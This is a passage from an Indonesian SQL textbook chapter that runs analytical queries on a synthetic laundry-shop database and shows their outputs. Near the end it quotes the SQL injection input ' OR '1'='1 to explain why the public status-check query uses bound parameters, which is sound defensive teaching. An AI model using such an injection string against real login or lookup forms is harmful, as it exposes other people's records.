B2934 | O02    | S0001      | 2026-09-28 16:23:10 | 2026-09-30 16:23:10 | 52.6
B2937 | O02    | S0001      | 2026-09-28 19:49:23 | 2026-09-30 19:49:23 | 49.2
```

Waktu janji diperlukan dua kali, sekali untuk ditampilkan dan sekali untuk dibandingkan dengan saat potret. Berkas `queries.sql` asli milik App menulis ekspresi `CASE` yang panjang itu dua kali; **Kode 7.15** menulisnya sekali dalam sebuah **common table expression** (CTE), yaitu `WITH promise AS (...)` di bagian atas. CTE adalah hasil sementara bernama yang dapat dibaca kueri utama seperti tabel. CTE membuat kueri panjang terbaca sesuai urutan orang berpikir ("pertama hitung janji setiap nota, lalu pilih yang terlambat"), dan menghilangkan risiko mengubah satu salinan aturan lalu melupakan salinan lainnya. `SELECT b.*` menyalin setiap kolom `Bill` ke dalam CTE, dan `datetime(b.arrived, '+' || … || ' hours')` membangun pengubah seperti `'+48 hours'` dari jam yang dikembalikan `CASE` (`||` menyambung string di SQLite).

Keenam nota terlambat semuanya cuci-lipat di Keputih, yang paling lama terlambat 53 jam: `B2909` dijanjikan selesai pukul 16.07 pada 28 September. Itulah insiden pengering di Bab 5, ditemukan sebuah kueri tanpa ada yang memberi tahu di mana harus mencari.

7.6.4 Q14: seberapa sering janji ditepati

Kode 7.16 `sql/q14.sql`: porsi nota selesai yang diselesaikan dalam waktu janjinya, per layanan.

```sql
-- Q14. On-time rate per service: finished within the promised time.
WITH promise AS (
    SELECT b.*,
           datetime(b.arrived, '+' || CASE b.Service_id
               WHEN 'S0002' THEN 24
               WHEN 'S0001' THEN 48 WHEN 'S0003' THEN 48 WHEN 'S0012' THEN 48
               WHEN 'S0008' THEN 72 WHEN 'S0009' THEN 72
               WHEN 'S0010' THEN 120 ELSE 96 END || ' hours') AS promised
      FROM Bill b)
SELECT Service_id, COUNT(*) AS finished_bills,
       SUM(CASE WHEN finished <= promised THEN 1 ELSE 0 END) AS on_time,
       ROUND(100.0 * SUM(CASE WHEN finished <= promised THEN 1 ELSE 0 END)
             / COUNT(*), 1) AS on_time_pct
  FROM promise
 WHERE finished IS NOT NULL
 GROUP BY Service_id
 ORDER BY on_time_pct;
```

```
Q14. On-time rate per service: finished within the promised time.   [12 row(s)]
Service_id | finished_bills | on_time | on_time_pct
-----------+----------------+---------+------------
S0009      | 126            | 92      | 73.0
S0008      | 165            | 128     | 77.6
S0010      | 45             | 37      | 82.2
S0012      | 74             | 61      | 82.4
S0011      | 122            | 102     | 83.6
S0005      | 64             | 55      | 85.9
S0001      | 1343           | 1173    | 87.3
S0004      | 157            | 140     | 89.2
S0007      | 77             | 69      | 89.6
S0006      | 80             | 74      | 92.5
S0003      | 254            | 247     | 97.2
S0002      | 402            | 401     | 99.8
```

Kode 7.16 memakai ulang CTE yang sama, keuntungan kedua dari menulis aturan sekali. Laju tepat waktunya adalah

$$rate = 100 \times \frac{\#\{\text{nota selesai dengan } finished \le promised\}}{\#\{\text{nota selesai}\}} \tag{7.4}$$

yang dihitung dengan `SUM` bersyarat dibagi `COUNT(*)`. Ekspres menepati janjinya 99,8 % (401 dari 402), karena waktu prosesnya 3 sampai 6 jam dibanding janji 24 jam. Selimut paling buruk dengan 73,0 %: generator memberinya 48 sampai 72 jam pemrosesan dibanding janji 72 jam, sehingga setiap perpanjangan (×1,2 pada Desember, Januari, dan masa menjelang Lebaran; tambahan 24 sampai 72 jam untuk 3 % kantong yang tertunda) mendorongnya melewati janji. Janji di ujung paling akhir rentang normal adalah janji yang dilanggar setiap kali ada yang tidak beres; pemilik mungkin sebaiknya menjanjikan 96 jam untuk selimut.

7.6.5 Q15: cucian yang tidak diambil

Kode 7.17 `sql/q15.sql`: kantong yang selesai lebih dari 30 hari lalu dan masih di rak, beserta telepon pelanggannya.

```sql
-- Q15. Uncollected laundry: finished more than 30 days ago (BR-9).
SELECT b.id, b.Outlet_id AS outlet, c.name, c.phone,
       DATE(b.finished) AS finished_on,
       CAST(julianday('2026-09-30 21:00:00') - julianday(b.finished)
            AS INTEGER) AS days_waiting
  FROM Bill b JOIN Customer c ON c.id = b.Customer_id
 WHERE b.status = 'finished'
   AND b.finished < datetime('2026-09-30 21:00:00', '-30 days')
 ORDER BY b.finished;
```

```
Q15. Uncollected laundry: finished more than 30 days ago (BR-9).   [23 row(s)]
id    | outlet | name                 | phone          | finished_on | days_waiting
------+--------+----------------------+----------------+-------------+-------------
B0072 | O01    | Dedi Rangga Kusuma   | 0815-0000-8472 | 2025-10-16  | 349
B0089 | O01    | Vania Wirawan        | 0895-0000-4449 | 2025-10-19  | 346
B0127 | O01    | Diah Budiman         | 0852-0000-1850 | 2025-10-25  | 340
B0421 | O01    | Fadli Prakoso        | 0817-0000-4314 | 2025-12-07  | 297
B0436 | O01    | Retno Hartono        | 0815-0000-8148 | 2025-12-07  | 297
B0595 | O01    | Jessica Setiawan     | 0817-0000-6867 | 2025-12-24  | 280
B0627 | O01    | Winda Sugiarto       | 0858-0000-2719 | 2025-12-28  | 276
B1021 | O01    | Laras Irawan         | 0817-0000-8139 | 2026-02-16  | 226
B1040 | O02    | Agus Hendrawan       | 0897-0000-2834 | 2026-02-18  | 224
B1097 | O03    | Rafi Susanto         | 0815-0000-6847 | 2026-02-24  | 218
B1168 | O02    | Sri Gunawan          | 0897-0000-4114 | 2026-03-05  | 209
B1180 | O01    | Hendro Santoso       | 0857-0000-0319 | 2026-03-06  | 208
B1321 | O03    | Nadia Zulkarnain     | 0852-0000-6023 | 2026-03-16  | 198
B1493 | O01    | Nadia Umi Susanto    | 0898-0000-3194 | 2026-04-04  | 179
B1558 | O01    | Maya Santoso         | 0882-0000-1416 | 2026-04-10  | 173
B1542 | O03    | Farah Putri Kusuma   | 0895-0000-9785 | 2026-04-11  | 172
B1668 | O01    | Ika Wirawan          | 0817-0000-5474 | 2026-04-23  | 160
B1744 | O01    | Umi Utomo            | 0881-0000-9853 | 2026-04-29  | 154
B1751 | O01    | Rahmawati Kurniawati | 0815-0000-7627 | 2026-04-29  | 154
B2099 | O02    | Imam Pratama         | 0811-0000-2588 | 2026-06-14  | 108
B2178 | O01    | Anggraini Saputra    | 0853-0000-0896 | 2026-06-25  | 97
B2403 | O03    | Winda Firmansyah     | 0821-0000-8176 | 2026-07-24  | 68
B2473 | O01    | Farah Wijaya         | 0816-0000-0225 | 2026-07-31  | 61
```

Aturan bisnis BR-9 menyatakan penyelia menelepon pelanggan ketika sebuah kantong sudah menunggu 30 hari. **Kode 7.17** adalah daftar teleponnya: 23 kantong, yang tertua selesai pada 16 Oktober 2025 dan sudah menunggu 349 hari. `datetime('2026-09-30 21:00:00', '-30 days')` memundurkan saat potret 30 hari; `CAST(… AS INTEGER)` membuang pecahan dari selisih hari. Inilah 0,6 % kantong yang ditandai generator Bab 5 sebagai “tidak pernah diambil”, ditambah pengambil lambat yang harinya belum tiba; masing-masing menempati raknya, itulah sebabnya Rungkut punya 23 kantong selesai di Q01.

7.6.6 Q27: berapa lama mencuci dan menunggu

Kode 7.18 `sql/q27.sql`: rata-rata jam dari datang sampai selesai, dan dari selesai sampai diambil, per layanan.

```sql
-- Q27. Average processing time and waiting-for-pickup time per service.
SELECT Service_id,
       ROUND(AVG((julianday(finished) - julianday(arrived)) * 24), 1)
         AS avg_process_h,
       ROUND(AVG(CASE WHEN departed IS NOT NULL
                      THEN (julianday(departed) - julianday(finished)) * 24
                 END), 1) AS avg_wait_pickup_h
  FROM Bill
 WHERE finished IS NOT NULL
 GROUP BY Service_id
 ORDER BY Service_id;
```

```
Q27. Average processing time and waiting-for-pickup time per service.   [12 row(s)]
Service_id | avg_process_h | avg_wait_pickup_h
-----------+---------------+------------------
S0001      | 42.1          | 37.5
S0002      | 8.1           | 32.0
S0003      | 28.9          | 35.3
S0004      | 77.6          | 45.5
S0005      | 81.7          | 38.6
S0006      | 77.5          | 39.1
S0007      | 81.8          | 35.3
S0008      | 70.4          | 40.5
S0009      | 70.4          | 31.1
S0010      | 108.1         | 24.1
S0011      | 80.3          | 33.1
S0012      | 42.4          | 32.4
```

Kode 7.18 menghitung dua rata-rata selisih waktu, dengan Persamaan (7.3) di dalam `AVG`. Yang kedua memakai `CASE WHEN departed IS NOT NULL THEN … END` tanpa `ELSE`: untuk kantong yang belum diambil, ekspresinya bernilai `NULL`, dan `AVG`, seperti semua agregat kecuali `COUNT(*)`, mengabaikan nilai `NULL`. Tanpa kecermatan itu, kantong yang belum diambil akan terhitung menunggu nol jam. Ekspres rata-rata butuh 8,1 jam dibanding rentang 3 sampai 6 jam, karena kantong yang semestinya selesai pukul 22.00 menunggu petugas cuci mulai bekerja pukul 07.00. Pelanggan menunggu antara 24 dan 46 jam untuk mengambil, apa pun layanannya.

7.6.7 Kalender dari ketiadaan: CTE rekursif

Setiap kueri sejauh ini menghitung baris yang ada. Pertanyaan seperti "pada hari apa sebuah outlet **tidak** menerima nota?" menanyakan baris yang tidak ada, dan tidak ada `GROUP BY` atas `Bill` yang dapat menghasilkan hari yang tidak punya nota. Jawabannya adalah membangkitkan kalendernya lebih dulu. **CTE rekursif** dimulai dari satu baris dan terus menambahkan baris yang dihitung dari baris sebelumnya sampai sebuah syarat menghentikannya; **Kode 7.19** membangkitkan 365 hari tahun contoh dengan cara itu, memasangkan setiap hari dengan setiap outlet (`CROSS JOIN`), mempertahankan hari-hari ketika outlet itu buka, lalu menghitung hari tanpa nota.

Kode 7.19 `sql/ex/calendar.sql`: CTE rekursif membangkitkan setiap hari dalam setahun; `NOT EXISTS` mempertahankan hari ketika outlet yang buka tidak menerima nota.

```sql
-- Days on which an outlet was open but took in no bill (a recursive CTE).
WITH RECURSIVE day(d) AS (
    SELECT '2025-10-01'
    UNION ALL
    SELECT date(d, '+1 day') FROM day WHERE d < '2026-09-30'
)
SELECT o.id AS outlet, COUNT(*) AS empty_days, MIN(day.d) AS first,
       MAX(day.d) AS last
  FROM day CROSS JOIN Outlet o
 WHERE day.d >= o.opened
   AND day.d NOT BETWEEN '2026-03-19' AND '2026-03-22'   -- tutup Lebaran
   AND NOT EXISTS (SELECT 1 FROM Bill b
                   WHERE b.Outlet_id = o.id AND DATE(b.arrived) = day.d)
 GROUP BY o.id
 ORDER BY o.id;
```

```
Days on which an outlet was open but took in no bill (a recursive CTE).   [3 row(s)]
outlet | empty_days | first      | last
-------+------------+------------+-----------
O01    | 8          | 2025-11-06 | 2026-09-15
O02    | 38         | 2025-10-01 | 2026-09-23
O03    | 23         | 2026-01-12 | 2026-09-15
```

Bacalah klausa `WITH RECURSIVE` sebagai dua bagian yang disambung `UNION ALL`. Bagian pertama, `SELECT '2025-10-01'`, adalah baris awal. Bagian kedua merujuk `day` itu sendiri: dari setiap hari ia menghasilkan hari berikutnya, `date(d, '+1 day')`, dan `WHERE d < '2026-09-30'` menghentikan rekursi setelah hari terakhir. `NOT EXISTS (SELECT 1 FROM Bill …)` bernilai benar bila subkueri berkorelasi itu tidak menemukan baris, persis seperti pertanyaannya.

Rungkut hanya punya 8 hari kosong dalam setahun; Keputih 38, kebanyakan pada libur semester, ketika mahasiswa pulang; Wiyung 23, kebanyakan di pekan-pekan pertamanya (hari pertamanya, 12 Januari, termasuk di dalamnya, seperti diramalkan undian Poisson di Bab 5). Hari tanpa pelanggan adalah peristiwa biasa bagi outlet kecil, dan hari seperti itulah yang tersembunyi dalam grafik nota harian. Di MySQL 8 dan MariaDB kueri yang sama ditulis dengan `DATE_ADD(d, INTERVAL 1 DAY)`; berkas ini hanya dijalankan di SQLite.

7.7 Uang Terutang dan Uang Terbayar

7.7.1 Q16: sisa tagihan

Kode 7.20 `sql/q16.sql`: setiap nota yang tagihannya lebih besar daripada yang dibayar, yang sudah diambil lebih dulu.

```
-- Q16. Outstanding balances: money still to collect (FR-6).
SELECT b.id, b.status, b.Outlet_id AS outlet, c.name, b.payment,
       COALESCE(p.paid, 0) AS paid,
       b.payment - COALESCE(p.paid, 0) AS balance
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  LEFT JOIN (SELECT Bill_id, SUM(amount) AS paid
               FROM Payment GROUP BY Bill_id) p ON p.Bill_id = b.id
 WHERE b.payment > COALESCE(p.paid, 0)
 ORDER BY CASE WHEN b.status = 'departed' THEN 0 ELSE 1 END, b.arrived;
```

```
Q16. Outstanding balances: money still to collect (FR-6).   [38 row(s)]
id    | status   | outlet | name                       | payment | paid  | balance
------+----------+--------+----------------------------+---------+-------+--------
B0340 | departed | O02    | Adi Eko Alatas             | 35000   | 0     | 35000
B0368 | departed | O01    | Umi Permana                | 72000   | 0     | 72000
B0911 | departed | O01    | Khadijah Hakim             | 56000   | 0     | 56000
B1742 | departed | O02    | Endah Ika Rahman           | 32000   | 0     | 32000
B2157 | departed | O02    | Winda Nasution             | 40000   | 0     | 40000
B2610 | departed | O03    | Nadia Zulkarnain           | 30000   | 0     | 30000
B0127 | finished | O01    | Diah Budiman               | 40000   | 0     | 40000
B0436 | finished | O01    | Retno Hartono              | 36000   | 18000 | 18000
B0595 | finished | O01    | Jessica Setiawan           | 72000   | 36000 | 36000
B1021 | finished | O01    | Laras Irawan               | 72000   | 0     | 72000
B1097 | finished | O03    | Rafi Susanto               | 18000   | 0     | 18000
B1180 | finished | O01    | Hendro Santoso             | 35000   | 17000 | 18000
B1321 | finished | O03    | Nadia Zulkarnain           | 48000   | 0     | 48000
B1493 | finished | O01    | Nadia Umi Susanto          | 64000   | 0     | 64000
B1542 | finished | O03    | Farah Putri Kusuma         | 90000   | 0     | 90000
B1668 | finished | O01    | Ika Wirawan                | 40000   | 0     | 40000
B1744 | finished | O01    | Umi Utomo                  | 48000   | 0     | 48000
B1751 | finished | O01    | Rahmawati Kurniawati       | 48000   | 24000 | 24000
B2178 | finished | O01    | Anggraini Saputra          | 32000   | 16000 | 16000
B2473 | finished | O01    | Farah Wijaya               | 60000   | 0     | 60000
B2731 | finished | O01    | Farah Tiara Fauzi          | 48000   | 0     | 48000
B2815 | finished | O02    | Nurul Anggraeni            | 24000   | 0     | 24000
B2910 | finished | O02    | Sekar Meiliana Zulkarnain  | 32000   | 0     | 32000
B2922 | queued   | O01    | Ratna Ramadhan             | 45000   | 22000 | 23000
B2923 | queued   | O02    | Nadia Nasution             | 32000   | 0     | 32000
B2931 | queued   | O02    | Gilang Nasution            | 72000   | 0     | 72000
B2933 | finished | O01    | Oki Kusuma                 | 56000   | 28000 | 28000
B2934 | queued   | O02    | Evi Syahputra              | 32000   | 0     | 32000
B2938 | finished | O03    | Syaiful Wijaya             | 40000   | 0     | 40000
B2940 | queued   | O03    | Susanti Mahendra           | 35000   | 17000 | 18000
B2941 | queued   | O03    | Farah Wijaya               | 64000   | 0     | 64000
B2942 | finished | O01    | Rudi Lestari               | 48000   | 0     | 48000
B2944 | queued   | O03    | Nurul Suryadi              | 40000   | 0     | 40000
B2946 | queued   | O01    | Aisyah Wijaya              | 40000   | 0     | 40000
B2949 | queued   | O01    | Zahra Halim                | 56000   | 28000 | 28000
B2950 | queued   | O03    | Ma'ruf Saputra             | 48000   | 0     | 48000
B2951 | queued   | O02    | Endah Ika Rahman           | 35000   | 0     | 35000
B2952 | queued   | O03    | Khadijah Zulkarnain        | 40000   | 20000 | 20000
```

Sisa tagihan sebuah nota (Bab 6, Subbab 6.4.2) memerlukan jumlah pembayaran setiap nota. **Kode 7.20** menghitungnya dalam **tabel turunan**, subkueri di `FROM` yang mengelompokkan `Payment` menurut nota, lalu menggabungkannya dengan `Bill` lewat *left join*, sehingga nota tanpa pembayaran sama sekali tetap punya baris dengan `p.paid` bernilai `NULL`, yang diubah `COALESCE` menjadi 0.

Mengapa tidak langsung menggabungkan `Bill` dengan `Payment` lalu mengelompokkan? Karena menggabungkan nota dengan pembayarannya menghasilkan satu baris per pembayaran, dan tabel lain yang digabungkan pada saat yang sama akan ikut berlipat. Mengagregasi setiap tabel rincian **sebelum** menggabungkan adalah pola yang aman, dan pola itulah yang perlu dipakai setiap kali sebuah kueri membutuhkan jumlah dari dua tabel anak yang berbeda milik induk yang sama.

Sisa tagihan yang sama dapat juga dihitung dengan subkueri skalar berkorelasi, `b.payment - COALESCE((SELECT SUM(amount) FROM Payment p WHERE p.Bill_id = b.id), 0)`, seperti yang dilakukan Q30 untuk satu notanya. Untuk satu nota itulah bentuk yang paling jernih; untuk ke-2.953 nota, tabel turunan biasanya lebih baik, karena menjumlahkan pembayaran dalam satu kali lewat alih-alih mencarinya nota demi nota (dengan indeks `Payment_bill_idx`, keduanya cepat di

sini). Mengetahui kedua bentuk, dan kapan masing-masing lebih mudah dibaca, adalah bagian dari menulis SQL dengan baik.

`ORDER BY CASE …` menaruh keenam nota yang **sudah diambil** di depan: itulah piutang, pelanggan yang membawa pulang cuciannya dan masih berutang Rp 265.000 bersama-sama, termasuk `B0340` dari penelusuran di Bab 5. Ke-32 sisanya adalah nota terbuka yang sisa tagihannya biasanya dilunasi saat pengambilan. Bersama-sama ke-38 sisa tagihan itu berjumlah Rp 1.529.000, persis selisih antara tagihan dan penerimaan yang ditemukan Bab 5.

7.7.2 Q17: satu nota dan sisa tagihan berjalan

Kode 7.21 `sql/q17.sql`: pembayaran `B0006` beserta sisa tagihan setelah masing-masing.

```
-- Q17. One bill with all its payments and a running balance.
SELECT b.unit, s.price, b.payment AS charged,
       p.paid_at, p.method, p.amount,
       b.payment - SUM(p.amount) OVER (ORDER BY p.paid_at, p.id)
         AS balance_after
  FROM Bill b
  JOIN Service s ON s.id = b.Service_id
  JOIN Payment p ON p.Bill_id = b.id
 WHERE b.id = 'B0006'
 ORDER BY p.paid_at, p.id;
```

```
Q17. One bill with all its payments and a running balance.   [2 row(s)]
unit | price | charged | paid_at             | method | amount | balance_after
-----+-------+---------+---------------------+--------+--------+--------------
3    | 12000 | 36000   | 2025-10-02 09:09:06 | cash   | 18000  | 18000
3    | 12000 | 36000   | 2025-10-03 20:11:24 | cash   | 18000  | 0
```

Kode 7.21 memerlukan **total berjalan**: fungsi jendela yang bingkainya tumbuh baris demi baris. `SUM(p.amount) OVER (ORDER BY p.paid_at, p.id)` memberikan, pada setiap pembayaran, jumlah pembayaran itu dan semua pembayaran sebelumnya, sehingga sisa tagihan setelah pembayaran ke-k adalah

$$balance_k = T - \sum_{i=1}^{k} a_i \tag{7.5}$$

dengan T jumlah tagihan dan a_i pembayaran ke-i. Untuk `B0006`: $36.000 - 18.000 = 18.000$ setelah uang muka, $36.000 - 36.000 = 0$ setelah pembayaran kedua. Inilah tabel pembayaran pada nota cetak (FR-7) dalam satu kueri. Mengurutkan menurut `p.id` setelah `p.paid_at` memutus seri, sehingga dua pembayaran pada detik yang sama tetap punya urutan yang pasti.

7.7.3 Q23: bagaimana nota dibayar

Kode 7.22 `sql/q23.sql`: klasifikasikan setiap nota menurut cara pembayarannya, lalu hitung setiap kelas.

```sql
-- Q23. How were bills paid? One pattern per bill, then counted.
SELECT pattern, COUNT(*) AS bills
  FROM (SELECT b.id,
          CASE WHEN b.status = 'departed' AND b.finished IS NULL
                 THEN 'cancelled (nothing charged)'
               WHEN COUNT(p.id) = 0 THEN 'nothing paid yet'
               WHEN COUNT(p.id) >= 2 THEN 'two parts (down payment + rest)'
               WHEN SUM(p.amount) < b.payment
                 THEN 'down payment only (still open)'
               WHEN b.finished IS NULL OR MIN(p.paid_at) < b.finished
                 THEN 'paid in full at drop-off'
               WHEN MIN(p.paid_at) = b.departed THEN 'paid in full at pickup'
               ELSE 'paid later (after pickup)' END AS pattern
          FROM Bill b LEFT JOIN Payment p ON p.Bill_id = b.id
         GROUP BY b.id, b.status, b.finished, b.departed, b.payment) t
 GROUP BY pattern
 ORDER BY bills DESC;
```

```
Q23. How were bills paid? One pattern per bill, then counted.   [7 row(s)]
pattern                       | bills
------------------------------+------
paid in full at pickup        | 1294
paid in full at drop-off      | 1181
two parts (down payment + rest) | 415
nothing paid yet              | 28
cancelled (nothing charged)   | 21
down payment only (still open)  | 10
paid later (after pickup)     | 4
```

Kode 7.22 bekerja dalam dua tahap. Kueri dalam mengelompokkan setiap nota bersama pembayarannya dan memberinya satu label dengan `CASE` yang syarat-syaratnya memakai agregat (`COUNT(p.id)`, `SUM(p.amount)`, `MIN(p.paid_at)`); kueri luar menghitung nota per label. **Urutan `WHEN` itu penting**: nota batal harus dikenali sebelum "belum dibayar", dan "dua bagian" sebelum "lunas saat penyerahan", karena `CASE` mengembalikan cabang pertama yang cocok. Hasilnya adalah rencana pembayaran Bab 5, kini terukur: 1.294 nota dibayar saat pengambilan, 1.181 saat penyerahan, 415 dalam dua bagian, 28 belum dibayar, 21 batal, 10 baru membayar uang muka, dan 4 dibayar lewat transfer setelah pengambilan, pelanggan "nanti saya transfer" yang menepati janjinya.

7.8 Pelanggan

7.8.1 Q18: pelanggan terbaik

Kode 7.23 `sql/q18.sql`: sepuluh pelanggan dengan nilai tagihan terbesar.

```sql
-- Q18. Top 10 customers by amount charged.
SELECT c.id, c.name, COUNT(b.id) AS visits, SUM(b.payment) AS charged,
       MAX(DATE(b.arrived)) AS last_visit, c.credit AS deposit_left
  FROM Customer c JOIN Bill b ON b.Customer_id = c.id
 GROUP BY c.id, c.name, c.credit
 ORDER BY charged DESC
 LIMIT 10;
```

```
Q18. Top 10 customers by amount charged.   [10 row(s)]
id    | name             | visits | charged | last_visit | deposit_left
------+------------------+--------+---------+------------+-------------
C0094 | Khadijah Hakim   | 62     | 3079000 | 2026-09-27 | 0
C0056 | Gilang Nasution  | 51     | 3011000 | 2026-09-28 | 0
C0059 | Ayu Suryadi      | 59     | 2895000 | 2026-09-22 | 0
C0081 | Fadli Prakoso    | 56     | 2800000 | 2026-09-11 | 0
C0090 | Farah Wijaya     | 49     | 2450000 | 2026-09-29 | 0
C0164 | Nadia Zulkarnain | 49     | 2448000 | 2026-09-21 | 0
C0111 | Hendro Ramadhan  | 46     | 2217000 | 2026-09-06 | 55000
C0022 | Vania Wirawan    | 41     | 2168000 | 2026-09-26 | 0
C0167 | Evi Syahputra    | 37     | 1917000 | 2026-09-28 | 0
C0079 | Siti Irawan      | 30     | 1744000 | 2026-08-06 | 0
```

Di **Kode 7.23**, `ORDER BY charged DESC LIMIT 10` mengurutkan kelompok menurut sebuah alias lalu mengambil sepuluh. Khadijah Hakim memuncaki daftar dengan 62 kunjungan dan Rp 3.079.000, lebih dari sekali sepekan. Gilang Nasution kedua menurut uang dengan kunjungan lebih sedikit (51), jadi notanya lebih besar. Hendro Ramadhan masih punya deposit Rp 55.000. Daftar seperti inilah titik awal sebuah program pelanggan setia.


7.8.2 Q19: seberapa sering pelanggan datang

Kode 7.24 `sql/q19.sql`: pelanggan dikelompokkan menurut banyaknya kunjungan.

```sql
-- Q19. How often do customers come? Customers per visit bucket.
SELECT bucket, COUNT(*) AS customers, SUM(visits) AS bills
  FROM (SELECT c.id, COUNT(b.id) AS visits,
               CASE WHEN COUNT(b.id) = 0 THEN '0 (no visit this year)'
                    WHEN COUNT(b.id) = 1 THEN '1'
                    WHEN COUNT(b.id) <= 5 THEN '2-5'
                    WHEN COUNT(b.id) <= 12 THEN '6-12'
                    WHEN COUNT(b.id) <= 25 THEN '13-25'
                    ELSE '26+' END AS bucket
          FROM Customer c LEFT JOIN Bill b ON b.Customer_id = c.id
         GROUP BY c.id) t
 GROUP BY bucket
 ORDER BY MIN(visits);
```

```
Q19. How often do customers come? Customers per visit bucket.   [6 row(s)]
bucket                | customers | bills
----------------------+-----------+------
0 (no visit this year) | 3         | 0
1                      | 18        | 18
2-5                    | 72        | 255
6-12                   | 85        | 753
13-25                  | 52        | 941
26+                    | 26        | 986
```

Kode 7.24 mengelompokkan dua kali, pola yang umum: kueri dalam menghitung kunjungan per pelanggan (*left join*, sehingga tiga pelanggan tanpa kunjungan muncul dengan 0) dan memberi label kelompok untuk masing-masing; kueri luar menghitung pelanggan per kelompok. `ORDER BY MIN(visits)` mengurutkan kelompok menurut anggota terkecilnya, sehingga kelompok-kelompok itu muncul dalam urutan angka meskipun labelnya berupa teks. **Gambar 7.4** menggambar hasilnya sebagai porsi.



Gambar 7.4 Pelanggan dan nota menurut banyaknya kunjungan dalam setahun. Ke-26 pelanggan yang datang 26 kali atau lebih (10 % dari semua pelanggan) membawa sepertiga dari semua nota.

Gambar itu adalah **ekor panjang** yang diciptakan bobot keaktifan log-normal di Bab 5: 26 pelanggan, sepersepuluh buku pelanggan, membawa 986 nota, sepertiga usaha; ke-90 pelanggan yang datang paling banyak lima kali membawa kurang dari 10 %.

7.8.3 Q20: pelanggan baru per bulan

Kode 7.25 `sql/q20.sql`: pendaftaran per bulan, dengan semua yang lebih lama dikelompokkan sebagai “before”.

```
-- Q20. New customers per month (older ones counted as 'before').
SELECT CASE WHEN enrolled < '2025-10-01' THEN 'before 2025-10'
            ELSE SUBSTR(enrolled, 1, 7) END AS month,
       COUNT(*) AS new_customers
  FROM Customer
 GROUP BY CASE WHEN enrolled < '2025-10-01' THEN 'before 2025-10'
               ELSE SUBSTR(enrolled, 1, 7) END
 ORDER BY CASE WHEN month LIKE 'before%' THEN 0 ELSE 1 END, month;
```

```
Q20. New customers per month (older ones counted as 'before').   [13 row(s)]
month          | new_customers
---------------+--------------
before 2025-10 | 110
2025-10        | 7
2025-11        | 8
2025-12        | 9
2026-01        | 17
2026-02        | 22
2026-03        | 20
2026-04        | 22
2026-05        | 7
2026-06        | 6
2026-07        | 5
2026-08        | 10
2026-09        | 13
```

Di **Kode 7.25**, ke-110 pelanggan yang sudah ada sebelum Oktober 2025 masuk satu kelompok; setiap bulan sesudahnya menjadi kelompok sendiri. `ORDER BY` menaruh kelompok itu di depan dengan mengurutkan menurut sebuah `CASE` sebelum bulan. Januari sampai April 2026 membawa 17 sampai 22 pelanggan baru per bulan, dua kali laju bulan-bulan lain: pembukaan Wiyung, tempat aturan Bab 5 memberi peluang pelanggan baru 30 % pada hari pembukaan, yang kemudian turun selama empat bulan. Memakai alias `month` di dalam `ORDER BY` diizinkan di SQLite

maupun MySQL; memakainya di dalam `GROUP BY` tidak portabel, itulah sebabnya pengelompokannya mengulang `CASE`.

7.8.4 Q30: cek status pelanggan, dengan parameter

Kueri terakhir adalah satu-satunya yang dapat dijangkau orang luar: halaman status publik FR-10, tempat pelanggan mengetik nomor nota dan nomor telepon.

Kode 7.26 `sql/q30.sql`: cek status. Id nota dan telepon adalah kedua parameter `?`.

```
-- Q30. Customer self-service status check (FR-10): bill id AND phone.
-- Kedua ? adalah parameter: 1 = id nota, 2 = telepon seperti diketik
-- pelanggan. Keduanya tidak pernah ditempelkan ke teks SQL.
SELECT b.id, b.status, b.arrived, b.finished, b.departed,
       s.description AS service, b.unit, b.payment,
       b.payment - COALESCE((SELECT SUM(amount) FROM Payment p
                             WHERE p.Bill_id = b.id), 0) AS balance,
       o.name AS outlet, o.phone AS outlet_phone
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service s ON s.id = b.Service_id
  JOIN Outlet o ON o.id = b.Outlet_id
 WHERE b.id = ?
   AND REPLACE(c.phone, '-', '') = REPLACE(?, '-', '');
```

```
Q30. Customer self-service status check (FR-10): bill id AND phone.   [1 row(s)]
-- row 1
id           : B2938
status       : finished
arrived      : 2026-09-28 19:52:30
finished     : 2026-09-30 18:00:28
departed     : NULL
service      : Wash, dry & fold (per kg)
unit         : 5
payment      : 40000
balance      : 40000
outlet       : Profitina Laundry Wiyung
outlet_phone : 031-0000-2103
```

Tiga keputusan rancangan terlihat pada **Kode 7.26**. Halaman itu meminta **keduanya**, nomor nota dan telepon, sehingga tidak ada yang dapat membaca nota orang lain dengan menebak nomor. Ia membandingkan **digit** telepon (`REPLACE(c.phone, '-', '')`), sehingga pelanggan boleh mengetik `089600001482` atau `0896-0000-1482`. Dan kedua nilai itu adalah **parameter**: tanda `?` adalah penanda, dan program mengirim nilainya terpisah dari teks SQL. Seandainya program menempelkan teks yang diketik ke dalam SQL, pengunjung dapat mengetik `' OR '1'='1` sebagai telepon dan membaca setiap nota; dengan parameter, apa pun yang diketik hanya akan menjadi nilai, tidak pernah SQL. Bab 14 kembali membahas serangan ini; di sini, perhatikan bahwa pelari pada **Kode 7.1** menyimpan `("B2938", "089600001482")` di *dictionary* `PARAMS` dan mengirimnya secara terpisah. Jawabannya adalah yang digambarkan *use case* di Bab 4: siap sejak pukul 18.00, masih harus dibayar Rp 40.000, di Wiyung.

7.9 Pola Waktu dan Uang

